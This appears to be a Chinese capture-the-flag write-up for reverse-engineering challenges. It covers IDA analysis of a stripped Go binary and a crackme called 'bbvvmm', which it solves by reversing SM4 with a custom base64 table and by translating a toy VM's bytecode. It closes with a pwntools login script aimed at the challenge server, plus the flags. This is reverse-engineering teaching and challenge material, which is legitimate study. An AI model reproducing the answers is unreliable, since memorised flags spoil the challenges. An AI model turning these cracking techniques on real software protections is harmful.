
根据题目名称和 IDA 结合来看，猜测是一个 go 写的程序。

程序的符号信息被去除了，用 IDAGolangHelper 恢复符号信息。





然后看 main_main 函数，在 encoding_base64__ptr_Encoding_DecodeString 处下断点。




单步调试到这里，跟进 rsi 地址的内存数据，就能看到 flag 了。

Flag: flag{92094daf-33c9-431e-a85a-8bfbd5df98ad}

# 0x07 Reverse - bbvvmm

一道考察虚拟机和加密算法的逆向题。大致流程如下。

```
26  v25 = __readfsqword(0x28u);
27  a1a = (struct_a1 *)malloc(0x4D0uLL);
28  setbuf(stdin, 0LL);
29  setbuf(stdout, 0LL);
30  setbuf(stderr, 0LL);
31  puts("Powered by ????? !");
32  banner();
33  puts("---------[LOGIN]---------");
34  printf("Username:", 0LL, a2);
35  init_struct(a1a);
36  username = 0LL;
37  v12 = 0;
38  __isoc99_scanf("%9s", &username);
39  printf("\x1B[?25l", &username);
40  printf("Password:");
41  for ( i = 0; i <= 5u; ++i )
42    read(0, (char *)ptr + 4 * (i + 0x24LL), 1uLL);
43  sub_406607(a1a);
44  *(_QWORD *)s = 0LL;
45  v21 = 0LL;
46  v22 = 0LL;
47  v23 = 0LL;
48  v24 = 0;
49  v13 = 0LL;
50  v14 = 0LL;
51  bin2hex_((__int64)&username, (__int64)&v13, 8);
52  v15 = 0LL;
53  v16 = 0LL;
54  key[0] = 0xDAu;
55  key[1] = 0x98u;
56  key[2] = 0xF1u;
57  key[3] = 0xDAu;
58  key[4] = 0x31;
59  key[5] = 0x2A;
60  key[6] = 0xB7u;
61  key[7] = 0x53;
62  key[8] = 0xA5u;
63  key[9] = 0x70;
64  key[10] = 0x3A;
65  key[11] = 0xB;
66  key[12] = 0xFDu;
67  key[13] = 0x29;
68  key[14] = 0xD;
69  key[15] = 0xD6u;
70  v18 = 0LL;
71  v19 = 0LL;
72  sm4_keyext(&v10, (__int64)key);
73  sm4((__int64)&v10, 1, 16, &v15, &v13, &v18);
74  bin2hex((__int64)&v18, (__int64)s, 16);
75  v3 = strlen(s);
76  s1 = b64encode(s, v3);
77  v5 = strcmp(s1, "RVYtG85NQ9OPHU4uQ8AuFM+MHVVrFMJMR8FuF8WJQ8Y=");
78  printf("\x1B[?25h", "RVYtG85NQ9OPHU4uQ8AuFM+MHVVrFMJMR8FuF8WJQ8Y=");
79  v8 = *((_DWORD *)ptr + 25);
80  clean_up();
81  if ( v5 || v8 )
82  {
83    puts("\n----------[EXIT]----------");
84    system("exit");
85  }
86  else
87  {
88    puts("\n---------[WELCOME]---------");
89    system("cat flag");
90  }
91  return 0LL;
```

输入用户名和密码，用户名和密码会被分开校验。

用户名为 8字节 长度，先被 bin2hex 处理变成 16字节 长度。

sm4_keyext 进行密钥扩展，与处理后的用户名一起参与 sm4 加密。

加密结果进行 bin2hex 处理，再进行一个被修改过编码表的 base64 编码，最后比较 base64 的内容。

结合网上的代码进行修改，写出这部分的解密代码，得到用户名： badrer12 。

```
import string

base64_charset = 'IJLMNOPKABDEFGHCQRTUVWXSYZbcdefa45789+/6ghjklmnioprstuvqwxz0123y'

def b64encode(origin_bytes):
    base64_bytes = ['{:0>8}'.format(str(bin(b)).replace('0b', '')) for b in origin_bytes]

    resp = ''
    nums = len(base64_bytes) // 3
    remain = len(base64_bytes) % 3

    integral_part = base64_bytes[0:3 * nums]
    while integral_part:
        tmp_unit = ''.join(integral_part[0:3])
        tmp_unit = [int(tmp_unit[x: x + 6], 2) for x in [0, 6, 12, 18]]
        resp += ''.join([base64_charset[i] for i in tmp_unit])
        integral_part = integral_part[3:]

    if remain:
        remain_part = ''.join(base64_bytes[3 * nums:]) + (3 - remain) * '0' * 8
        tmp_unit = [int(remain_part[x: x + 6], 2) for x in [0, 6, 12, 18]][:remain + 1]
        resp += ''.join([base64_charset[i] for i in tmp_unit]) + (3 - remain) * '='

    return resp
```

```
def b64decode(base64_str):
    base64_bytes = ['{:0>6}'.format(str(bin(base64_charset.index(s))).replace('0b', '')) for s
in base64_str if
                    s != '=']
    resp = bytearray()
    nums = len(base64_bytes) // 4
    remain = len(base64_bytes) % 4
    integral_part = base64_bytes[0:4 * nums]

    while integral_part:
        tmp_unit = ''.join(integral_part[0:4])
        tmp_unit = [int(tmp_unit[x: x + 8], 2) for x in [0, 8, 16]]
        for i in tmp_unit:
            resp.append(i)
        integral_part = integral_part[4:]

    if remain:
        remain_part = ''.join(base64_bytes[nums * 4:])
        tmp_unit = [int(remain_part[i * 8:(i + 1) * 8], 2) for i in range(remain - 1)]
        for i in tmp_unit:
            resp.append(i)

    return resp

Sbox = [
    [0xD6, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6, 0x14, 0xC2, 0x28, 0xFB, 0x2C,
0x05],
    [0x2B, 0x67, 0x9A, 0x76, 0x2A, 0xBE, 0x04, 0xC3, 0xAA, 0x44, 0x13, 0x26, 0x49, 0x86, 0x06,
0x99],
    [0x9C, 0x42, 0x50, 0xF4, 0x91, 0xEF, 0x98, 0x7A, 0x33, 0x54, 0x0B, 0x43, 0xED, 0xCF, 0xAC,
0x62],
    [0xE4, 0xB3, 0x1C, 0xA9, 0xC9, 0x08, 0xE8, 0x95, 0x80, 0xDF, 0x94, 0xFA, 0x75, 0x8F, 0x3F,
0xA6],
    [0x47, 0x07, 0xA7, 0xFC, 0xF3, 0x73, 0x17, 0xBA, 0x83, 0x59, 0x3C, 0x19, 0xE6, 0x85, 0x4F,
0xA8],
    [0x68, 0x6B, 0x81, 0xB2, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0xEB, 0x0F, 0x4B, 0x70, 0x56, 0x9D,
0x35],
```

```
    [0x1E, 0x24, 0x0E, 0x5E, 0x63, 0x58, 0xD1, 0xA2, 0x25, 0x22, 0x7C, 0x3B, 0x01, 0x21, 0x78,
0x87],
    [0xD4, 0x00, 0x46, 0x57, 0x9F, 0xD3, 0x27, 0x52, 0x4C, 0x36, 0x02, 0xE7, 0xA0, 0xC4, 0xC8,
0x9E],
    [0xEA, 0xBF, 0x8A, 0xD2, 0x40, 0xC7, 0x38, 0xB5, 0xA3, 0xF7, 0xF2, 0xCE, 0xF9, 0x61, 0x15,
0xA1],
    [0xE0, 0xAE, 0x5D, 0xA4, 0x9B, 0x34, 0x1A, 0x55, 0xAD, 0x93, 0x32, 0x30, 0xF5, 0x8C, 0xB1,
0xE3],
    [0x1D, 0xF6, 0xE2, 0x2E, 0x82, 0x66, 0xCA, 0x60, 0xC0, 0x29, 0x23, 0xAB, 0x0D, 0x53, 0x4E,
0x6F],
    [0xD5, 0xDB, 0x37, 0x45, 0xDE, 0xFD, 0x8E, 0x2F, 0x03, 0xFF, 0x6A, 0x72, 0x6D, 0x6C, 0x5B,
0x51],
    [0x8D, 0x1B, 0xAF, 0x92, 0xBB, 0xDD, 0xBC, 0x7F, 0x11, 0xD9, 0x5C, 0x41, 0x1F, 0x10, 0x5A,
0xD8],
    [0x0A, 0xC1, 0x31, 0x88, 0xA5, 0xCD, 0x7B, 0xBD, 0x2D, 0x74, 0xD0, 0x12, 0xB8, 0xE5, 0xB4,
0xB0],
    [0x89, 0x69, 0x97, 0x4A, 0x0C, 0x96, 0x77, 0x7E, 0x65, 0xB9, 0xF1, 0x09, 0xC5, 0x6E, 0xC6,
0x84],
    [0x18, 0xF0, 0x7D, 0xEC, 0x3A, 0xDC, 0x4D, 0x20, 0x79, 0xEE, 0x5F, 0x3E, 0xD7, 0xCB, 0x39,
0x48]
]

CK = [
    0x00070e15L, 0x1c232a31L, 0x383f464dL, 0x545b6269L,
    0x70777e85L, 0x8c939aa1L, 0xa8afb6bdL, 0xc4cbd2d9L,
    0xe0e7eef5L, 0xfc030a11L, 0x181f262dL, 0x343b4249L,
    0x50575e65L, 0x6c737a81L, 0x888f969dL, 0xa4abb2b9L,
    0xc0c7ced5L, 0xdce3eaf1L, 0xf8ff060dL, 0x141b2229L,
    0x30373e45L, 0x4c535a61L, 0x686f767dL, 0x848b9299L,
    0xa0a7aeb5L, 0xbcc3cad1L, 0xd8dfe6edL, 0xf4fb0209L,
    0x10171e25L, 0x2c333a41L, 0x484f565dL, 0x646b7279L
]

FK = [0xA3B1BAC6L, 0x56AA3350L, 0x677D9197L, 0xB27022DCL]

def LeftRot(n, b): return (n << b | n >> 32 - b) & 0xffffffff
```

```
def t(a):
    a4=a>>4
    a3=a4>>4
    a2=a3>>8
    a1=a2>>8
    return (Sbox[a1>>4][a1&0xf] << 24) + \
           (Sbox[a2>>4&0xf][a2&0xf] << 16) + \
           (Sbox[a3>>4&0xf][a3&0xf] << 8) + \
           Sbox[a4&0xf][a&0xf]

def F(xi, rki):
    B=t(xi[1]^xi[2]^xi[3]^rki)
    return xi[0] ^ B^LeftRot(B,2)^LeftRot(B,10)^LeftRot(B,18)^LeftRot(B,24)

def T_(A):
    B=t(A)
    return B^LeftRot(B,13)^LeftRot(B,23)

def sm4(X,K,rev=0):
    tmp_K=K[4:]
    if rev==1: tmp_K=tmp_K[::-1]
    for i in xrange(32):
        X = [X[1], X[2], X[3], F(X, tmp_K[i])]
    return X[::-1]

def lbc(i):
    tmp=hex(i)[2:]
    if tmp[-1]=='L': tmp=tmp[:-1]
    if len(tmp)%2==1: tmp='0'+tmp
    tmp=tmp.decode('hex')[::-1]
    return int(tmp.encode('hex'),16)

enc = str(b64decode('RVYtG85NQ9OPHU4uQ8AuFM+MHVVrFMJMR8FuF8WJQ8Y='))
m = int(enc,16)
key = 0xD60D29FD0B3A70A553B72A31DAF198DA

X=[m >> (128-32),(m >> (128-32*2))&0xffffffff,(m >> 32)&0xffffffff,m&0xffffffff]
```

```
Y=[lbc(key >> (128-32)),lbc((key >> (128-32*2))&0xffffffff),lbc((key >> 32)&0xffffffff),lbc(key
&0xffffffff)][::-1]
K=[Y[i]^FK[i] for i in xrange(4)]
for i in xrange(32):
    K.append(K[i]^T_(K[i+1]^K[i+2]^K[i+3]^CK[i]))

X=sm4(X,K,1)
username=''
for i in xrange(4):
    username += hex(X[i])[2:-1].decode('hex').decode('hex')
print username
```

除了已经得到的用户名，还需要得到密码才能登录进去拿到 Flag 。

这里要求输入 6 字节的密码，然后放到 ptr + 4 * (i + 0x24LL) 处。而这个 ptr 是在初始化虚拟机的时候定义的。虚拟机运行完毕， *((_DWORD *)ptr + 0x19) 要等于 0 。

现在开始分析这个虚拟机的构造。

```
 5  v1 = __readfsqword(0x28u);
 6  a1->r1 = 0;
 7  a1->r2 = 0;
 8  a1->r3 = 0;
 9  a1->r4 = 0;
10  a1->s1 = 0;
11  a1->s2 = 0;
12  a1->s3 = 0;
13  a1->s4 = 0;
14  a1->r5 = 0;
15  a1->ptr = 0;
16  a1->r6 = 0;
17  a1->r7 = 0;
18  a1->old_flags = (unsigned __int64)&unk_6090E0;
19  a1->flags = &unk_6090E0;
20  s0r = malloc(0x1000uLL);
21  ptr = malloc(0x1000uLL);
22  s1r = malloc(0x1000uLL);
23  s2r = malloc(0x1000uLL);
24  s3r = malloc(0x1000uLL);
25  s4r = malloc(0x1000uLL);
26  memset(s0r, 0, 0x1000uLL);
27  memset(ptr, 0, 0x1000uLL);
28  memset(s1r, 0, 0x1000uLL);
29  memset(s2r, 0, 0x1000uLL);
30  memset(s3r, 0, 0x1000uLL);
31  memset(s4r, 0, 0x1000uLL);
32  a1->s1 = (_DWORD)s1r;
33  a1->s2 = (_DWORD)s2r;
34  a1->s3 = (_DWORD)s3r;
35  a1->s4 = (_DWORD)s4r;
36  a1->ptr = (_DWORD)ptr;
37  a1->dword40 = 1;
38  a1->qword48 = sub_401AA3;
39  a1->dword50 = 2;
40  a1->qword58 = sub_401B32;
41  a1->dword60 = 3;
42  a1->qword68 = sub_401C23;
43  a1->dword70 = 4;
44  a1->qword78 = sub_401CCF;
45  a1->dword80 = 5;
46  a1->qword88 = sub_401DC0;
47  a1->dword90 = 0x10;
48  a1->qword98 = sub_401E94;
49  a1->dwordA0 = 0x11;
50  a1->qwordA8 = sub_401F89;
51  a1->dwordB0 = 0x12;
52  a1->qwordB8 = sub_40209B;
53  a1->dwordC0 = 0x13;
54  a1->qwordC8 = sub_4021C1;
55  a1->dwordD0 = 0x14;
56  a1->qwordD8 = sub_4022CA;
57  a1->dwordE0 = 0x26;
58  a1->qwordE8 = sub_4023F0;
59  a1->dwordF0 = 0x27;
60  a1->qwordF8 = sub_4024B4;
61  a1->dword100 = 0x28;
62  a1->qword108 = sub_402595;
63  a1->dword110 = 0x29;
64  a1->qword118 = sub_4026BB;
65  a1->dword120 = 0x2A;
66  a1->qword128 = sub_4027C4;
67  a1->dword130 = 0x30;
68  a1->qword138 = sub_4028EA;
69  a1->dword140 = 0x31;
70  a1->qword148 = sub_4029AF;
```

这里初始化了虚拟寄存器，基于物理堆实现的虚拟栈，虚拟机指令及其对应的处理函数，虚拟指令表等。

```
00000000006090E0  B0 19 00 00 00 B5 0A B2  0B B4 09 B0 1A 00 00 00  ................
00000000006090F0  B5 0A 04 0B 09 B0 1A 00  00 00 B5 0A B2 0B B4 09  ................
0000000000609100  90 C2 00 00 00 91 01 1A  00 00 00 0A 02 09 00 10  ................
0000000000609110  09 30 00 00 00 01 B2 01  B2 00 C0 B5 00 B0 F4 FF  .0..............
0000000000609120  FF FF B5 0A B1 00 B5 01  01 1A 00 00 00 0A B1 09  ................
0000000000609130  B5 00 10 00 78 00 00 00  00 70 00 FF 00 00 00 00  ....x....p......
0000000000609140  50 00 18 00 00 00 00 B2  00 B0 18 00 00 00 C8 B5  P.............ȵ·
0000000000609150  00 B2 01 B2 00 C3 B5 00  50 00 18 00 00 00 00 B2  .....õ·.P.......
0000000000609160  00 B0 18 00 00 00 C8 B5  00 70 00 FF 00 00 00 01  ......ȵ·.p......
0000000000609170  01 19 00 00 00 0A 02 09  00 11 01 00 00 B0 19 00  ................
0000000000609180  00 00 B5 0A B2 00 B4 09  01 1A 00 00 00 0A B1 09  ................
0000000000609190  B5 00 10 00 01 00 00 00  00 01 1A 00 00 00 0A 04  ................
00000000006091A0  00 09 B0 1A 00 00 00 B5  0A 02 09 00 86 00 06 00  ................
00000000006091B0  00 00 00 88 00 26 00 00  00 91 FF 01 ?? ?? ?? ??  .....&......????
```

这是虚拟机运行时，需要执行的虚拟指令表。

```
1 unsigned __int64 __fastcall sub_406607(struct_a1 *a1)
2 {
3   unsigned __int64 v2; // [rsp+18h] [rbp-8h]
4
5   v2 = __readfsqword(0x28u);
6   while ( *(_BYTE *)a1->flags != 0xFFu )
7     sub_40656D(a1);
8   return __readfsqword(0x28u) ^ v2;
9 }
```

这是一条执行虚拟机指令表的循环语句，结束标志为 0xFF 。刚好对应上虚拟指令表最后一个指令。

到这里就需要启动 人肉虚拟机指令翻译器，它能够结合指令处理函数和指令表，将每一条指令翻译成伪汇编语句。

```
B0 19 00 00 00:          push 0x19
B5 0A:                   pop r6
B2 0B:                   push r7
B4 09:                   pop ptr[r6]
B0 1A 00 00 00:          push 0x1A
B5 0A:                   pop r6
04 0B 09:                r7=ptr[r6]
B0 1A 00 00 00:          push 0x1A
B5 0A:                   pop r6
B2 0B:                   push r7
B4 09:                   pop ptr[r6]
```

```
90 C2 00 00 00:          jmp 0xC2
91:                      jmp next
01 1A 00 00 00 0A:       r6=0x1A
02 09 00:                r1=ptr[r6]
10 09 30 00 00 00 01:    r2=&ptr[0x30]
B2 01:                   push r2
B2 00:                   push r1
C0:                      *(s0r-1)+=*(s0r-2)
B5 00:                   pop r1
B0 F4 FF FF FF:          push 0xFFFFFFF4
B5 0A:                   pop r6
B1 00:                   push r1[r6]
B5 01:                   pop r2
01 1A 00 00 00 0A:       r6=0x1A
B1 09:                   push ptr[r6]
B5 00:                   pop r1
10 00 78 00 00 00 00:    r1+=0x78
70 00 FF 00 00 00 00:    r1&=0xFF
50 00 18 00 00 00 00:    r1<<=0x18
B2 00:                   push r1
B0 18 00 00 00:          push 0x18
C8:                      *(s0r-1)=*(s0r-2)>>*(s0r-1)
B5 00:                   pop r1
B2 01:                   push r2
B2 00:                   push r1
C3:                      *(s0r-1)^=*(s0r-2)
B5 00:                   pop r1
50 00 18 00 00 00 00:    r1<<=0x18
B2 00:                   push r1
B0 18 00 00 00:          push 0x18
C8:                      *(s0r-1)=*(s0r-2)>>*(s0r-1)
B5 00:                   pop r1
70 00 FF 00 00 00 01:    r2=0xFF&r1
01 19 00 00 00 0A:       r6=0x19
02 09 00:                r1=ptr[r6]
11 01 00 00:             r1+=r2
B0 19 00 00 00:          push 0x19
```

```
B5 0A:                  pop r6
B2 00:                  push r1
B4 09:                  pop ptr[r6]
01 1A 00 00 00 0A:      r6=0x1A
B1 09:                  push ptr[r6]
B5 00:                  pop r1
10 00 01 00 00 00 00:   r1+=0x01
01 1A 00 00 00 0A:      r6=0x1A
04 00 09:               ptr[r6]=r1
B0 1A 00 00 00:         push 0x1A
B5 0A:                  pop r6
02 09 00:               r1=ptr[r6]
86 00 06 00 00 00 00:   r1=r1<0x06
88 00 26 00 00 00 r1:   jnz 0x26
91:                     jmp 0x1
FF:                     exit
```

不过这样还是有点难看懂，那不妨将 人肉虚拟机指令翻译器 的功率调大，让它输出更加美妙而神奇的代码。

```
ptr_0x1A=0
password='******'
for i in range(0x06):
    ptr_0x1A+=ord(password[i])^(0x78+i)
```

这样的代码具有很强的艺术观赏性。怀着美好的心情，掐指一算密码就是 xyz{|} 。

借助 自然之力 登录进去，顺利拿到 pizza大佬 留下的丰厚宝藏： pizza's原味flag 一枚。

```
from pwn import *

io=remote('39.106.224.151', 10001)
io.send('badrer12\n')
io.send('xyz{|}')
io.interactive()
```

```
Flag: flag{eafd_134g_vp1d_vsdr_v5yg_ai0g_fsdg_g24t_sdfg}
```